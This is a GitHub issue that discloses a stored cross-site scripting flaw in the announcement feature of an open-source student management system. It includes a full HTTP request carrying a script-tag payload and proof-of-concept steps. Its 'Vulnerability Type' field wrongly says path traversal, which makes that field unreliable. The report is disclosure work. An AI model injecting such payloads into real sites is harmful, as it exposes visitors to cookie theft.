New issue

Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') #8

⊙ Open   **mbslzny** opened this issue on Jun 21 · 0 comments

---

mbslzny commented on Jun 21 • edited ▾

[Suggested description]

This open source system is a student information management system. There was an insecurity vulnerability in the announcement. Attackers can use this vulnerability to implement cross-site scripting attacks on website visitors, such as "cookie theft" and "browser escape".
POST: http://localhost:8081/sims/addNotifyServlet

[Vulnerability Type]

Relative Path Traversal

[Vendor of Product]

https://github.com/rawchen/sims

[Affected Product Code Base]

1.0

[Affected Component]

Sims 1.0

OS: Windows/Linux/macOS

Browser: Chrome、Firefox、Safari

[Attack vector]

```
POST /sims/addNotifyServlet HTTP/1.1
Host: localhost:8081
```

```
Content-Length: 61
Cache-Control: max-age=0
sec-ch-ua: "-Not.A/Brand";v="8", "Chromium";v="102"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/102.0.5005.63 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8081/sims/notifyServlet
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=77DABFA8A6AB24922A384BFF7C7B9517
Connection: close

notifyInfo=%3Cscript%3Ealert%28%22123456%22%29%3C%2Fscript%3E
```

◀ ▶

[Attack Type]

Remote

[Impact Code execution]

False

[Proof of concept]

Step1: Select "Announcement List" under the "System Management" tab, fill in the constructed payload into the input box, and publish it.

Step2: When accessing the bulletin, the vulnerability is triggered

[Reference(s)]

http://cwe.mitre.org/data/definitions/79.html

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

---

1 participant